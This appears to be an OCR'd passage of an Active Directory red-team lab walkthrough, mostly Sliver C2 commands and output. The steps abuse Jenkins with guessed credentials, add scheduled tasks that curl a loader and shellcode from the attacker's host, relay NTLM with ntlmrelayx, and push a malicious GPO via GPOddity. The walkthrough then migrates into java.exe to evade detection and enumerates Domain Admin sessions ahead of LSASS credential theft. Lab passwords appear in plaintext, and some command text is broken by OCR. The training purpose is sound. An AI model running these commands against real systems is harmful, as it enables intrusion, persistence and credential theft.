
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.31 seconds
```

To be able to execute commands on the Jenkins server without admin access we must have privileges to configure builds.

On Chrome / edge, Visit **http://172.16.3.11:8080**. We find a Jenkins instance here.



Clicking on the **people** tab we find a bunch of usernames. These usernames could be used for a brute force/password guessing attack to gain authenticated access.




Since Jenkins does not have a password policy, passwords can be easy to guess or can be abused from publicly available password dictionaries. Guessing the username and password as **builduser:builduser** we have access to the jenkins panel.




The user builduser has the ability to configure builds and add build steps which will help us in executing batch commands.

Select a project to configure a build for: In this case we select **Project1**



Next select **configure** to configure **Project1**.



Back in the dcorp-stdX Sliver session, reuse or create a new tcp pivot listener on dcorp-stdX listening on port 8082.

```
[server] sliver (dcorp-std_https) > pivots tcp --lport 8082
[*] Started tcp pivot listener :8082 with id 1

[server] sliver (dcorp-std_https) >  pivots
 ID   Protocol   Bind Address   Number Of Pivots
=== ========== ============== ==================
  1   TCP        :8082                         0
```

Generate the corresponding Sliver implant executable for the tcp listener on dcorp-stdX. Make sure that port 8080 is allowed or firewall is disabled on dcorp-stdX.


```
[server] sliver (dcorp-std_https) > generate --tcp-pivot 172.16.100.X:8080 -f
 shellcode -e -N dcorp-ci_tcp -s Implants/dcorp-ci_tcp.bin
[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 2m17s
[*] Implant saved to /mnt/c/AD/Tools/Sliver/Implants/dcorp-ci_tcp.bin
```

Setup a python3/HFS webserver on port 80 from a new Ubuntu prompt to deliver all tools onto the target environment from **/mnt/c/AD/Tools/Sliver**.

```
wsluser@dcorp-studentX:~$ cd /mnt/c/AD/Tools/Sliver


wsluser@dcorp-studentX:~$ python3 -m http.server 8080
[sudo] password for wsluser: WSLToTh3Rescue!
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Continuing with Jenkins abuse, **Configure** the project to add a **build step** --> **Execute Windows batch command** to execute schedule tasks to download and execute NtDropper with the above generated shellcode.




Begin by creating a schedule task (**DownloadBinLoader**) to download the NtDropper file from our hosted webserver, enter this in the Execute Windows batch command window and select **Save**.

```
schtasks /create /tn "DownloadBinLoader" /tr "C:\Windows\System32\cmd.exe /c
start /b curl http://172.16.100.x:8080/BinLoader.exe -o
C:\Windows\Temp\BinLoader.exe" /sc ONSTART
```



Click on **Build Now** to build the project and then view the output by selecting the **build** --> **Console Output**.





Next, click on **Back to project** and click on **Configure** to recreate a new build to create a schedule task (**RunBinLoader**) to execute the BinLoader along with our shellcode and finally click **Save**.

```
schtasks /create /tn "RunBinLoader" /tr "C:\Windows\System32\cmd.exe /c start /b
 C:\Windows\Temp\BinLoader.exe 172.16.100.x 8080 dcorp-ci_tcp.bin" /sc ONSTART
```

Setup a python3/HFS webserver on port 80 from a new Ubuntu prompt to deliver shellcode onto the target environment from **/mnt/c/AD/Tools/Sliver/Implants**.

```
wsluser@dcorp-studentX:~$ cd /mnt/c/AD/Tools/Sliver/Implants

wsluser@dcorp-studentX:~$ python3 -m http.server 8080
[sudo] password for wsluser: WSLToTh3Rescue!
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Click on **Build Now** and view the Console Output as below.



We can finally execute both these schedule tasks to get a pivot session on dcorp-ci.

Reconfigure another build as above to first execute the **DownloadBinLoader** schedule task.

```
schtasks /run /tn "DownloadBinLoader"
```

Finally execute the **RunBinLoader** schedule task to run the BinLoader to download and execute our dcorp-ci_tcp pivot shellcode.

```
schtasks /run /tn "RunBinLoader"
```

After a few minutes, a new tcp pivot session is spawned on dcorp-ci connecting back to the tcp pivot listener on dcorp-stdX

```
[*] Session ad354cf5 DCORP-CI_TCP - 172.16.100.X:55156->dcorp-std_https-> (dc
orp-ci) - windows/amd64 - Thu, 16 Jan 2024 09:56:54 EDT


[server] sliver (dcorp-std_https) > sessions

 ID     Name  Transport    Remote Address     Hostname    Username     Operating S
ystem    Locale    Last Message    Health
========== ==================== ===========  ===========  ===========

 ad354cf5   DCORP-CI_TCP   pivot       172.16.100.X:55156->dcorp-std_https->
 dcorp-ci        dcorp\ciadmin       windows/amd64                Thu, 16 Jan 20
24 09:56:54 EDT    [ALIVE]

 7ffc8893   dcorp-std https          http(s)     172.16.100.X:55156
        dcorp-stdX    dcorp\studentX    windows/amd64                Thu, 16 Jan
2024 09:57:02 EDT    [ALIVE]
```

The C2 traffic flow would look like this:

```
dcorp-stdX (https) --> dcorp-ci (tcp)
```

Learning Objective 6

Abuse an overly permissive Group Policy to add studentx to the local administrators group on dcorp-ci.

GPO abuse for admin access on dcorp-ci

In Learning-Objective 1, we enumerated that there is a directory called 'AI' on the dcorp-ci machine where 'Everyone' has access. Looking at the directory (`\\dcorp-ci\AI`), we will find a log file.

It turns out that the 'AI' folder is used for testing some automation that executes shortcuts (.lnk files) as the user 'devopsadmin'. Recall that we enumerated a user 'devopsadmin' has 'WriteDACL' on DevOps Policy. Let's try to abuse this using GPOddity.

First, we will use ntlmrelayx tool from Ubuntu WSL instance on the student VM to relay the credentials of the devopsadmin user.

You can start a session on Ubuntu WSL by searching for wsl in the search bar or by using the Windows Terminal.

Run the following command in Ubuntu to execute ntlmrelayx. Keep in mind the following.

1. Use **WSLToTh3Rescue!** as the sudo password.
2. Remember to replace the IP with your own student VM
3. Make sure that Firewall is either turned off on the student VM or you have added exceptions.

```
wsluser@dcorp-studentx:/mnt/c/Users/studentx$> sudo ntlmrelayx.py -t
ldaps://172.16.2.1 -wh 172.16.100.x --http-port '80,8080' -i --no-smb-server
[sudo] password for wsluser:
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Protocol Client DCSYNC loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Running in relay mode to single host
[*] Setting up HTTP Server on port 80
[*] Setting up HTTP Server on port 8080
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Multirelay disabled


[*] Servers started, waiting for connections
```

On the student VM, let's create a Shortcut that connects to the ntlmrelayx listener.

Go to C:\AD\Tools -> Right Click -> New -> Shortcut. Copy the following command in the Shortcut location:

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -Command "Invoke-WebRequest -Uri 'http://172.16.100.x' -UseDefaultCredentials"
```


It should look like this:



Name the shortcut as studentx.lnk. Copy the lnk file to 'dcopr-ci\AI'.

```
C:\AD\Tools>xcopy C:\AD\Tools\studentx.lnk \\dcorp-ci\AI
C:\AD\Tools\studentx.lnk
1 File(s) copied
```

The simulation on dcorp-ci, will execute the lnk file within a minute. This is what the listener looks like on a successful connection:



Connect to the ldap shell started on port 11000. Run the following command on a new Ubuntu WSL session:

```
wsluser@dcorp-studentx:/mnt/c/Users/studentx$> nc 127.0.0.1 11000
Type help for list of commands

#
```

Using this ldap shell, we will provide the studentx user, WriteDACL permissions over Devops Policy {0BF8D01C-1F62-4BDC-958C-57140B67D147}:

```
# write_gpo_dacl studentx {0BF8D01C-1F62-4BDC-958C-57140B67D147}
Adding studentx to GPO with GUID {0BF8D01C-1F62-4BDC-958C-57140B67D147}
LDAP server claims to have taken the secdescriptor. Have fun
```

Alternatively, if we do not have access to any doman users, we can add a computer object and provide it the 'write_gpo_dacl' permissions on DevOps policy {0BF8D01C-1F62-4BDC-958C-57140B67D147}

```
# add_computer stdx-gpattack Secretpass@123
Attempting to add a new computer with the name: stdx-gpattack$
Inferred Domain DN: DC=dollarcorp,DC=moneycorp,DC=local
Inferred Domain Name: dollarcorp.moneycorp.local
New Computer DN: CN=stdx-
gpattack,CN=Computers,DC=dollarcorp,DC=moneycorp,DC=local
Adding new computer with username: stdx-gpattack$ and password:
Secretpass@123 result: OK

# write_gpo_dacl stdx-gpattack$ {0BF8D01C-1F62-4BDC-958C-57140B67D147}
Adding stdx-gpattack$ to GPO with GUID {0BF8D01C-1F62-4BDC-958C-57140B67D147}
LDAP server claims to have taken the secdescriptor. Have fun
```

Stop the ldap shell and ntlmrelayx using Ctrl + C.

Now, run the GPOddity command to create the new template.

```
wsluser@dcorp-studentx:/mnt/c/Users/studentx$> cd
/mnt/c/AD/Tools/GPOddity wsluser@dcorp-
studentx:/mnt/c/AD/Tools/GPOddity$ sudo python3 gpoddity.py -- gpo-
id '0BF8D01C-1F62-4BDC-958C-57140B67D147' --domain
'dollarcorp.moneycorp.local' --username 'studentx' --password
'gG38Ngqym2DpitXuGrsJ' --command 'net localgroup administrators
studentx
/add' --rogue-smbserver-ip '172.16.100.x' --rogue-smbserver-share 'stdx-gp' -
-dc-ip '172.16.2.1' --smb-mode none
=== GENERATING MALICIOUS GROUP POLICY TEMPLATE ===

[*] Downloading the legitimate GPT from SYSVOL
[+] Successfully downloaded legitimate GPO from SYSVOL to 'GPT_out' folder
[*] Injecting malicious scheduled task into
initialized GPT [+] Successfully injected malicious
scheduled task
[*] Initiating LDAP
connection [+] LDAP
bind successful
[*] Updating downloaded GPO version number to ensure automatic
GPO application
[+] Successfully updated downloaded GPO version number

=== SPOOFING GROUP POLICY TEMPLATE LOCATION THROUGH gPCFileSysPath ===

[*] Modifying the gPCFileSysPath attribute of
the GPC to '\\172.16.100.x\stdx-gp'
[+] Successfully spoofed GPC gPCFileSysPath
attribute [*] Updating the versionNumber
attribute of the GPC [+] Successfully
updated GPC versionNumber attribute [*]
Updating the extensionName attribute of the
GPC [+] Successfully updated GPC
extensionName attribute

=== WAITING (not launching GPOddity SMB
server) === [*] CTRL+C to stop and
clean...
```

Leave GPOddity running and from another Ubuntu WSL session, create and share the stdx-gp directory:

```
wsluser@dcorp-studentx:/mnt/c/Users/studentx$> mkdir  /mnt/c/AD/Tools/stdx-gp
wsluser@dcorp-studentx:/mnt/c/Users/studentx$> cp -r
/mnt/c/AD/Tools/GPOddity/GPT_Out/*  /mnt/c/AD/Tools/stdx-gp
```

From a command prompt (Run as Administrator) on the student VM, run the following commands to allow 'Everyone' full permission on the stdx-gp share:

```
C:\Windows\system32>net share stdx-gp=C:\AD\Tools\stdx-gp
/grant:Everyone,Full
stdx-gp was shared successfully.

C:\Windows\system32>icacls "C:\AD\Tools\stdx-gp" /grant Everyone:F /T
processed file: C:\AD\Tools\stdx-gp
processed file: C:\AD\Tools\stdx-gp\GPT_Out
```

Verify if the gPCfileSysPath has been modified for the DevOps Policy. Run the following PowerView command:

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 80
'/mnt/c/AD/Tools/Sliver/StandIn.exe' '--ldap
"(&(objectCategory=groupPolicyContainer)(|(name={7478F170-6A0C-490C-B355-
9E4618BC785D}))))" --filter displayname'

[*] Output:
[?] Using DC : dcorp-dc.dollarcorp.moneycorp.local
[+] LDAP search result count : 1
    |_ Result limit          : 50
[?] Iterating result properties
    |_ Applying property filter => displayname

[?] Object    : CN={7478F170-6A0C-490C-B355-9E4618BC785D}
    Path      : LDAP://CN={7478F170-6A0C-490C-B355-9E4618BC785D},CN=Policies,
CN=System,DC=dollarcorp,DC=moneycorp,DC=local
[+] displayname
    |_ DevOps
```

The update for this policy is configured to be every 2 minutes in the lab. After waiting for 2 minutes, studentx should be added to the local administrators group on dcorp-ci:

```
[server] sliver (dcorp-std_https) > execute -o -S -t 180 winrs -r:dcorp-ci
'set username & set computername'

COMPUTERNAME=DCORP-CI
USERNAME=studentx
```

Learning Objective 7

Identify a machine in the target domain where a Domain Admin session is available.

Compromise the machine and escalate privileges to Domain Admin

- Using access to dcorp-ci
- Using derivative local admin

Identify a Domain Admin session

Using LACheck

Access the **dcorp-ci** pivot session as **created earlier** in L0-5.

```
[*] Session 07e043d8 dcorp-ci_tcp - 172.16.100.X:49752->dcorp-std_https-> (dc
orp-ci) - windows/amd64 - Thu, 11 Jan 2024 02:21:24 PST

[server] sliver (dcorp-std_https) > sessions -i 07e043d8
[*] Active session dcorp-ci_tcp (07e043d8)
```

Enumerate running process's using the **ps** command. Use the **-c** option to print commandline arguments and the **-o** option to filter for process's running under the **dcorp\ciadmin** user.

```
[server] sliver (dcorp-ci_tcp) > ps -c -o 'dcorp\ciadmin'

 Pid    Ppid   Owner           Arch         Executable          Session

 ====== ====== =============== ======== ============== =========

[......snip..... ]
 2132   612    dcorp\ciadmin   x86_64   jenkins.exe
   0

2628  2132  dcorp\ciadmin  x86_64  C:\Program  Files  (x86)\Common  Files\Or
acle\Java\javapath\java.exe : "java" -Xrs -Xmx256m -Dhudson.lifecycle=hudson.
lifecycle.WindowsServiceLifecycle -jar "C:\Program Files (x86)\Jenkins\jenkin
s.war" --httpPort=8080 --webroot="C:\Program Files (x86)\Jenkins\war"  0

2176  2628  dcorp\ciadmin  x86_64  C:\Windows\system32\conhost.exe  :  \??\
C:\Windows\system32\conhost.exe 0x4
1364   1020   dcorp\ciadmin   x86 64   C:\Windows\System32\rdpclip.exe : rdpc
lip

[!]  Security Product(s): Windows Defender
```

For fork and run execution using **execute-assembly** let us execute java under the Jenkins process to blend in.

However, before we can execute anything, to blend in we can simply migrate to the java.exe process.

```
[server] sliver (dcorp-ci_tcp) > migrate -p 2628 -t 200

[*] Successfully migrated to 2628

[*] Session ab3b80f6 dcorp-ci_tcp - 172.16.100.61:49719->dcorp-std_https->
(dcorp-ci) - windows/amd64 - Tue, 25 Feb 2025 00:41:59 PST

[server] sliver (dcorp-ci_tcp) > use ab3b80f6

[*] Active session dcorp-ci_tcp (ab3b80f6-cea9-499f-8e57-42c6192fabe6)
```

Let us use LACheck again to return logged on users on a host using the **/logons** option using **smb**, **winrm** and **rpc**. We exclude the DC for enumeration to avoid creating logs on the DC and enumerate only servers using the **/ldap:servers-exclude-dc** option.

```
[server] sliver (dcorp-ci_tcp) > execute-assembly -p java.exe -t 180
'/mnt/c/AD/Tools/Sliver/LACheck.exe' 'winrm /ldap:servers-exclude-dc /logons
/threads:10 /domain:dollarcorp.moneycorp.local'

[*] Output:
[+] Parsed Aguments:
        rpc: False
        smb: False
        winrm: True
        /bloodhound: False
        /dc:
        /domain: dollarcorp.moneycorp.local
        /edr: False
        /logons: True
        /registry: False
        /services: False
        /ldap: servers-exclude-dc
        /ou:
        /socket:
        /targets:
        /threads: 10
        /user: ciadmin
        /verbose: False
[+] Performing LDAP query against dollarcorp.moneycorp.local for all enabled
servers excluding Domain Controllers or read-only DCs...
[+] This may take some time depending on the size of the environment
[+] LDAP Search Results: 21
Status: (0.00%) 0 computers finished (+0) -- Using 24 MB RAM
[WinRM] Admin Success: DCORP-MGMT.DOLLARCORP.MONEYCORP.LOCAL as ciadmin
[session] DCORP-MGMT.DOLLARCORP.MONEYCORP.LOCAL - DCORP-MGMT\Administrator
10/25/2024 4:36:41 AM (ciadmin)
[session] DCORP-MGMT.DOLLARCORP.MONEYCORP.LOCAL - dcorp\svcadmin 10/25/2024
4:26:56 AM (ciadmin)
[session] DCORP-MGMT.DOLLARCORP.MONEYCORP.LOCAL - dcorp\mgmtadmin 2/10/2025
9:34:21 PM (ciadmin)
[session] DCORP-MGMT.DOLLARCORP.MONEYCORP.LOCAL - dcorp\ciadmin 2/25/2025
12:45:47 AM (ciadmin)
[session] DCORP-MGMT.DOLLARCORP.MONEYCORP.LOCAL - DCORP-MGMT\SQLTELEMETRY
10/25/2024 4:26:56 AM (ciadmin)
Status: (80.95%) 17 computers finished (+17 0.5666667)/s -- Using 34 MB RAM
[+] Finished enumerating hosts
```

We find that dcorp\ciadmin has local admin access over dcorp-mgmt and there is a domain admin session - dcorp\svcadmin on dcorp-mgmt along with other user sessions such as dcorp\mgmtadmin.

Escalate privileges to Domain Admin: using dcorp-ci

Using Remote-sc-*, Sa-sc-enum, Scshell and PEzor

When performing Credential Looting interacting/injecting into the LSASS process is a major IOC, hence techniques have evolved to create a minidump of the LSASS process, exfiltrate it and later parse the LSASS minidump using pypykatz/mimikatz on our host VM.

For our lab, we will focus on Credential Looting techniques by directly interacting with LSASS via executing C# mimikatz alternatives like SharpKatz.

Start a tcp pivot listener in the dcorp-ci session.

```
[server] sliver (dcorp-ci_tcp) > pivots tcp --lport 443
[*] Started tcp pivot listener :443 with id 1
```

Generate a corresponding implant for dcorp-mgmt.

```
[server] sliver (dcorp-ci_tcp) > generate --tcp-pivot 172.16.3.11:443 -f
shellcode -e -N dcorp-mgmt_tcp -s Implants/dcorp-mgmt_tcp.bin

[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 57s
[*] Encoding shellcode with shikata ga nai ... success!
[*] Implant saved to /mnt/c/AD/Tools/Sliver/Implants/dcorp-mgmt_tcp.bin
```

Let us now enumerate remote services to abuse using the **sa-sc-enum** command (BOF).

```
[server] sliver (dcorp-ci_tcp) > sa-sc-enum dcorp-mgmt

[*] Successfully executed sa-sc-enum (coff-loader)
[*] Got output:

[.............snip. .............]

SERVICE_NAME: wmiApSrv
DISPLAY_NAME: WMI Performance Adapter
        TYPE                            : 16 WIN32_OWN
        STATE                           : 1 STOPPED
        WIN32_EXIT_CODE                 : 0
        SERVICE_EXIT_CODE               : 0
        CHECKPOINT                      : 0
        WAIT_HINT                       : 0
        PID                             : 0
        FLAGS                           : 0
        TYPE                            : 10 WIN32_OWN
        START_TYPE                      : 3 DEMAND_START
        ERROR_CONTROL                   : 1 NORMAL
```

```
        BINARY_PATH_NAME                   : C:\Windows\system32\wbem\WmiApSrv.ex
e
        LOAD_ORDER_GROUP                   :
        TAG                                : 0
        DISPLAY_NAME                       : WMI Performance Adapter
        DEPENDENCIES                       :
        SERVICE_START_NAME                 : localSystem
